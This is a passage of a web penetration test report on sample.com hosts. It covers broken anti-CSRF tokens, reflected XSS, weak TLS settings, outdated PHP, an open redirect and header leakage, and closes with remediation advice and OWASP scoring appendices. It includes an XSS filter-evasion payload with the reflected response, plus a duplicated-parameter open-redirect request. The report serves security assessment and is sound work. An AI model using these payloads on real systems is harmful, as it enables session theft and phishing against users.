
The application issued anti-CSRF token will not be used on server side to check whether the request has been sent by the user. It can be removed from the request and the server will still process the request. Furthermore, the verificationToken cookie always has the same value independent from which user is logged in and which session is currently used.

```
verificationToken=FbSeNAb937IWSvFk8ilW2IUUQ1QGvZNNKPMmJIKKuXDwJqJ4kUsHr97HxhpYl;
```

Recommendation:

The application should implement anti-CSRF tokens into all requests that perform actions which change the application state or which add/modify/delete content. An anti-CSRF token should be a long randomly generated value unique to each user so that attackers cannot easily brute-force it. It is important that anti-CSRF tokens are validated when user requests are handled by the application. The application should both verify that the token exists in the request, and also check that it matches the user's current token. If either of these checks fails, the application should reject the request.

3.10 Medium – Cross-Site-Scripting (Reflected)

🌐	**Location:**	**sample.com (123.145.167.11)**
Σ	**Overall:**	Medium
◎	**Impact:**	High
%	**Probability:**	Low

Summary:

Reflected cross-site scripting vulnerabilities arise when data is copied from a request and echoed into the application's immediate response in an unsafe way. An attacker can use the vulnerability to construct a request that, if issued by another application user, will cause JavaScript code supplied by the attacker to execute within the user's browser in the context of that user's session with the application.

The attacker-supplied code can perform a wide variety of actions, such as stealing the victim's session token or login credentials, performing arbitrary actions on the victim's behalf, and logging their keystrokes.

Users can be induced to issue the attacker's crafted request in various ways. For example, the attacker can send a victim a link containing a malicious URL in an email or instant message. They can submit the link to popular web sites that allow content authoring, for example in blog comments. And they can create an innocuous looking web site that causes anyone viewing it to make arbitrary cross-domain requests to the vulnerable application (using either the GET or the POST method).

The security impact of cross-site scripting vulnerabilities is dependent upon the nature of the vulnerable application, the kinds of data and functionality that it contains, and the other applications that belong to the same domain and organization. If the application is used only to display non-sensitive public content, with no authentication or access control functionality, then a cross-site scripting flaw may be considered low risk. However, if the same application resides on a domain that can access cookies for other more security-critical applications, then the vulnerability could be used to attack those other applications, and so may be considered high risk. Similarly, if the organization that owns the application is a likely target for phishing attacks, then the vulnerability could be leveraged to lend credibility to such attacks, by injecting Trojan functionality into the vulnerable application and exploiting users' trust in the organization in order to capture credentials for other applications that it owns. In many kinds of application, such as those providing online banking functionality, cross-site scripting should always be considered high risk.

Details:

The full-text search on https://sample.com/search uses some blacklisting filters to prevent XSS attacks. Tough, the implemented methods are insufficient against basic evasion techniques, such as capitalization or recursive stripping.

Request:


```
GET /search?q=”/><img src=x oneronerrororror=”alert(1) HTTP/1.1
```

Response:

```
HTTP/1.1 200 OK
Date: Mon, 28 Mar 2016 22:46:29 GMT
Server: Apache/2.2.15 (CentOS)
Last-Modified: Sat, 12 Oct 2015 10:04:01 GMT
Cache-Control: no-cache, no-store
Pragma: no-cache
Content-Type: text/html; charset=utf-8
Expires: Mon, 30 Mar 2016 22:46:29 GMT
Keep-Alive: timeout=5, max=99
Connection: Keep-Alive
Content-Length: 1285

[stripped]
<input type=”text” value=”” /><img src=x onerror=”alert(1)” />
```

The screenshot below illustrates the issue. JavaScript is executed and a popup message is displayed:



https://sample.com/search?q="/><img src=x onerror="alert(1)

Your search for '' found 0 results

sample.com says:
1

Recommendation:

In most situations where user-controllable data is copied into application responses, cross-site scripting attacks can be prevented using two layers of defences:

- Input should be validated as strictly as possible on arrival, given the kind of content that it is expected to contain. For example, personal names should consist of alphabetical and a small range of typographical characters, and be relatively short; a year of birth should consist of exactly four numerals; email addresses should match a well-defined regular expression. Input which fails the validation should be rejected, not sanitized.
- User input should be HTML-encoded at any point where it is copied into application responses. All HTML metacharacters, including < > " ' and =, should be replaced with the corresponding HTML entities (&lt; &gt; etc).

In cases where the application's functionality allows users to author content using a restricted subset of HTML tags and attributes (for example, blog comments which allow limited formatting and linking), it is necessary to parse the supplied HTML to validate that it does not use any dangerous syntax; this is a non-trivial task.

3.11 Medium – Insecure SSL/TLS configuration

🌍	**Location:**	**customer.sample.com (123.145.167.10)**
Σ	**Overall:**	Medium
◎	**Impact:**	High
%	**Probability:**	Low

Summary:

Sensitive data must be protected when it is transmitted through the network. Such data can include user credentials and credit cards. As a rule of thumb, if data must be protected when it is stored, it also must be protected during transmission.

HTTP is a clear-text protocol and it is normally secured via an SSL/TLS tunnel, resulting in HTTPS traffic. The use of this protocol ensures not only confidentiality, but also authentication. Servers are authenticated using digital certificates and it is also possible to use client certificates for mutual authentication.

Even if high grade ciphers are supported today and normally used, some misconfiguration in the server can lead to the use of a weak cipher - or at worst no encryption - permitting an attacker to gain access to the supposed secure communication channel. Other misconfiguration can be used for a Denial of Service attack.

Details:

The following misconfigurations have been detected concerning SSL/TLS:

- Usage of weak crypto algorithms: RC4-SHA
- POODLE attack possible
- DH Parameters in use are only 1024 bit

The RC4 cipher is flawed in its generation of a pseudo-random stream of bytes so that a wide variety of small biases are introduced into the stream, decreasing its randomness.

If plaintext is repeatedly encrypted (e.g., HTTP cookies), and an attacker is able to obtain many (i.e., tens of millions) cipher texts, the attacker may be able to derive the plaintext.

Furthermore, the remote host is affected by a man-in-the-middle (MitM) information disclosure vulnerability known as POODLE.

The vulnerability is due to the TLS server not verifying block cipher padding when using a cipher suite that employs a block cipher such as AES and DES. The lack of padding checking can allow encrypted TLS traffic to be decrypted.

This vulnerability could allow for the decryption of HTTPS traffic by an unauthorized third party.

Recommendation:

We recommend applying the following suggestions for the SSL/TLS configuration which were chosen on the basis of NIST recommendations for generic protection until 2030 and of ECRYPT-II "Legacy Standard" Level 5 (if SHA-1 was not used).

- Transport
  - Generally use TLS 1.1 and higher
  - Use TLS 1.0 only for TLS 1.1+ incompatible clients or clients that do not have TLS 1.1+ support activated by default
  - Disable SSLv3 and lower
- Cipher
  - Generally use AES or CAMELLIA 128bit
  - Use 3DES only for AES and CAMELLIA incompatible clients
  - Disable all other ciphers (e.g. RC4, DES, SEED)
- Encryption mode
  - Use GCM and CBC with preference of GCM
- Hashing
  - Generally use SHA-2
  - Use SHA-1 only for SHA-2 incompatible clients (some web browsers)
  - Disable all other hashing algorithms (e.g. MD5)
- Key exchange
  - Generally use ephemeral DH key exchanges
  - Use at least 2048 bit Diffie-Hellmann parameter
  - Use RSA key exchange only for DHE incompatible clients or in case of DHE for performance reasons

    - Disable all other key exchanges (e.g. DH and ADH, ECDH, ECDHE)
- Certificates
    - Generally use at least 2048 bit keys
    - Certificates have to be replaced at least every 2 years unless they exceed 4096 bit
- ~~Misc~~Misc.
    - Disable any type of compression (TLS, Deflate and GZip)
    - Enable secure renegotiation
    - Disable client initiated renegotiation
    - Enable session resumption
    - Select most secure compatible cipher based on server preference
    - Consider use of HPKP and HSTS

3.12 Medium – Vulnerabilities in PHP

	Location:	**sample.com (123.145.167.11)** **customer.sample.com (123.145.167.10)**
Σ	**Overall:**	Medium
	Impact:	Medium
%	**Probability:**	Medium

Summary:

The used PHP version (PHP/5.5.9-1ubuntu4.13) contains two medium-rated security vulnerabilities.

Details:

- `null pointer dereference in phar_get_fp_offset()`
    - `debian/patches/CVE-2015-7803.patch: check link in ext/phar/util.c.`
    - `CVE-2015-7803`
- `uninitialized pointer in phar_make_dirstream()`
    - `debian/patches/CVE-2015-7804.patch: check filename length in ext/phar/util.c, ext/phar/zip.c.`
    - `CVE-2015-7804`

Recommendation:

The latest available PHP version of the distribution should be installed, in order to fix the vulnerabilities in the installed PHP version (PHP / 5.5.9-1ubuntu4.14).

3.13 Medium – Open Redirect

	Location:	**sample.com (123.145.167.11)**
Σ	**Overall:**	Medium
	Impact:	High
%	**Probability:**	Low

Summary:

An open redirect is an application vulnerability that takes a parameter and redirects a user to the parameter value without any validation. This vulnerability is used in phishing attacks to get users to visit malicious sites without realizing it.

Details:

The backend system checks the passed return ~~url~~ URL parameter and does not allow manipulation. If the return parameter is added twice to the request, the first occurrence will be used for redirection while the second occurrence will be validated.

```
GET
/redir/?article_id=2&returnurl=https://google.com&returnurl=https://sample.com/a
rticles/?id=2
```

Recommendation:

Safe use of redirects and forwards can be done in a number of ways:

- Simply avoid using redirects and forwards.
- If used, do not allow the URL as user input for the destination.
- If user input can't be avoided, ensure that the supplied **value** is valid, appropriate for the application and **authorized** for the user.

- It is recommended that any such destination input is mapped to a value, rather than the actual URL or portion of the URL, and that server side code translates this value to the target URL.
- Sanitize input by creating a list of trusted URL's (lists of hosts or a regex).

Force all redirects to first go through a page notifying users that they are leaving your site, and have them click a link to confirm.

3.14 Low – Information leakage - Apache

	Location:	**customer.sample.com (123.145.167.10)**
Σ	**Overall:**	Low
	Impact:	Medium
%	**Probability:**	Low

Summary:

The server has not been properly hardened. The server leaks information about the software and versions used in the HTTP response header or response body. An attacker may leverage this to craft more precise attacks against the system or to prepare for future attacks when new vulnerabilities in the exposed services arise.

Details:

The server header in server response indicates that the server is using Apache as web server.

The responses below provide additional information about operating system and Apache version.

```
HTTP/1.1 200 OK
Date: Mon, 28 Mar 2016 22:46:29 GMT
Server: Apache/2.2.16 (CentOS)
Last-Modified: Sat, 12 Oct 2015 10:04:01 GMT
```

Recommendation:

The server should be configured in the way that the server header will be removed from the server response.

4 Explanation of Classification

The OWASP risk rating methodology is used for risk assessment throughout this document and was chosen for its standard approach enhancements for web application security. Risk is calculated as the product of impact and probability (likelihood).

The probability is determined by evaluating various parameters out of which the probability is composed. These are threat agent factors (skill level, motive, opportunity and size of the attacker group) and vulnerability factors (ease of discovery and exploitation, awareness and intrusion detectability)

The impact is determined according to technical impact factors (loss of confidentiality, integrity, availability and accountability) and business impact factors (financial and reputational damage, non-compliance and privacy violation).

A score is assigned to each parameter and results are computed from the individual scores for impact and probability. These results can be mapped to severities of “High”, “Medium” and “Low”. The overall risk severity is then calculated according to the below matrix:

Overall Risk Severity

Impact	HIGH	Medium	High	High
	MEDIUM	Low	Medium	High
	LOW	Low	Low	Medium
		LOW	MEDIUM	HIGH

Probability

5 Disclaimer

CSPI GmbH performs a security analysis (e.g., code review, penetration test, and audit) in order to improve security for its customers. This does not mean that systems, processes or infrastructure that have been analysed are hacker proof, even if all of the security measures recommended by CSPI GmbH have been implemented. Due to the dynamic nature of the technologies and the constant discovery of new vulnerabilities, no analysis can be guaranteed to discover 100 percent of all vulnerabilities, no matter how often or thoroughly it is performed. There is no guarantee that any analysis was completed without error or that no vulnerabilities other than those listed in the final report exist.

Appendix A: Detailed Scoring

Threat Agent Factors

Skill level

How technically skilled is this group of threat agents?

- No technical skills (1)
- Some technical skills (3)
- Advanced computer user (4)
- Network and programming skills (6)
- Security penetration skills (9)

Motive

How motivated is this group of threat agents to find and exploit this vulnerability?

- Low or no reward (1)
- Possible reward (4)
- High reward (9)

Opportunity

What resources and opportunity are required for this group of threat agents to find and exploit this vulnerability?

- Full access or expensive resources required (0)
- Special access or resources required (4)
- Some access or resources required (7)
- No access or resources required (9)

Size

How large is this group of threat agents?

- Developers (2)
- System administrators (2)
- Intranet users (4)
- Partners (5)
- Authenticated users (6)
- Anonymous Internet users (9)

Vulnerability Factors

Ease of discovery

How easy is it for this group of threat agents to discover this vulnerability?

- Practically impossible (1)
- Difficult (3)
- Easy (7)
- Automated tools available (9)

Ease of exploit

How easy is it for this group of threat agents to actually exploit this vulnerability?

- Theoretical (1)
- Difficult (3)
- Easy (5)
- Automated tools available (9)

Awareness

How well known is this vulnerability to this group of threat agents?

- Unknown (1)
- Hidden (4)
- Obvious (6)
- Public knowledge (9)

Technical Impact

Loss of confidentiality

How much data could be disclosed and how sensitive is it?

- Minimal non-sensitive data disclosed (2)
- Minimal critical data disclosed (6)
- Extensive non-sensitive data disclosed (6)
- Extensive critical data disclosed (7)
- All data disclosed (9)

Loss of integrity

How much data could be corrupted and how damaged is it?

– Minimal slightly corrupt data (1)
– Minimal seriously corrupt data (3)
– Extensive slightly corrupt data (5)
– Extensive seriously corrupt data (7)
– All data totally corrupt (9)

Loss of availability

How much service could be lost and how vital is it?

– Minimal secondary services interrupted (1)
– Minimal primary services interrupted (5)
– Extensive secondary services interrupted (5)
– Extensive primary services interrupted (7)
– All services completely lost (9)

Loss of accountability

Are the threat agents' actions traceable to an individual?

– Fully traceable (1)
– Possibly traceable (7)
– Completely anonymous (9)

Reputation damage

Would an exploit result in reputation damage that would harm the business?

– Minimal damage (1)
– Loss of major accounts (4)
– Loss of goodwill (5)
– Brand damage (9)

Privacy violation

How much personally identifiable information could be disclosed?

- One individual (3)
- Hundreds of people (5)
- Thousands of people (7)
- Millions of people (9)

Appendix B: Web Application Security Test Methodology and Vulnerabilities for the Web APIs

The tests included automatic, semi-automatic and manual test methods which included qualified OWASP 2013 Top 10 vulnerabilities:

Vulnerability Type
A1: Injection
A2: Broken Authentication and Session Management
A3: Cross-Site Scripting (XSS)
A4: Insecure Direct Object References
A5: Security Misconfiguration
A6: Sensitive Data Exposure
A7: Missing Function Level Access Control
A8: Cross-Site Request Forgery (CSRF)
A9: Using Components with Known Vulnerabilities
A10: Invalidated Redirects and Forwards

The following list contains all standard tests that were applied where applicable as part of this testing:

Test	Description
Cross-Site Scripting (XSS)	Injection of malicious HTML/JS statements in order to run them within the context of the victim.
Cross-Site Request Forgery (CSRF)	Forcing users to perform unintended actions within a known application by visiting malicious sites.
SQL Injection	Injection of SQL statements via parameters within the application.
HTTP Header Injection	Injection of malicious HTTP headers in order to manipulate the application.
Script Source Code Disclosure	Accessing of sensitive source code information within the application.
CRLF Injection	Injection of linefeeds into the response headers, allowing for full control of the servers response.
Path Disclosure (Unix and Windows)	Disclosure of the webroot on the server.
Cookie Manipulation	Manipulation of cookie information in order to compromise the application server.
Input Validation	Insufficient validation of user input and processing of this as part of the application.
Checks for Backup Files or Directories / Directory Listings	Search for obsolete files which may contain sensitive information.
Cross Site Scripting in URI	Attacking the URI with statements in order to attack users of an application.

Looks for Common Files (such as logs, traces, CVS)	Search for files containing sensitive information like default configuration files or such.
Discover Sensitive Files/Directories	Search for files containing sensitive information like default configuration files or such.
Discovers Directories with Weak Permissions	Search for bad implemented access permissions for files and folders.
Authentication attacks	Circumvent or attack the authentication mechanisms of an application.
Error Messages	Provocation of error messages in an effort to obtain useful or sensitive information
3rd party applications	According to OWASP 2013, 3rd party applications are a frequent source of vulnerabilities. Therefore, we have checked JavaScript files and other components if they were from a 3rd party.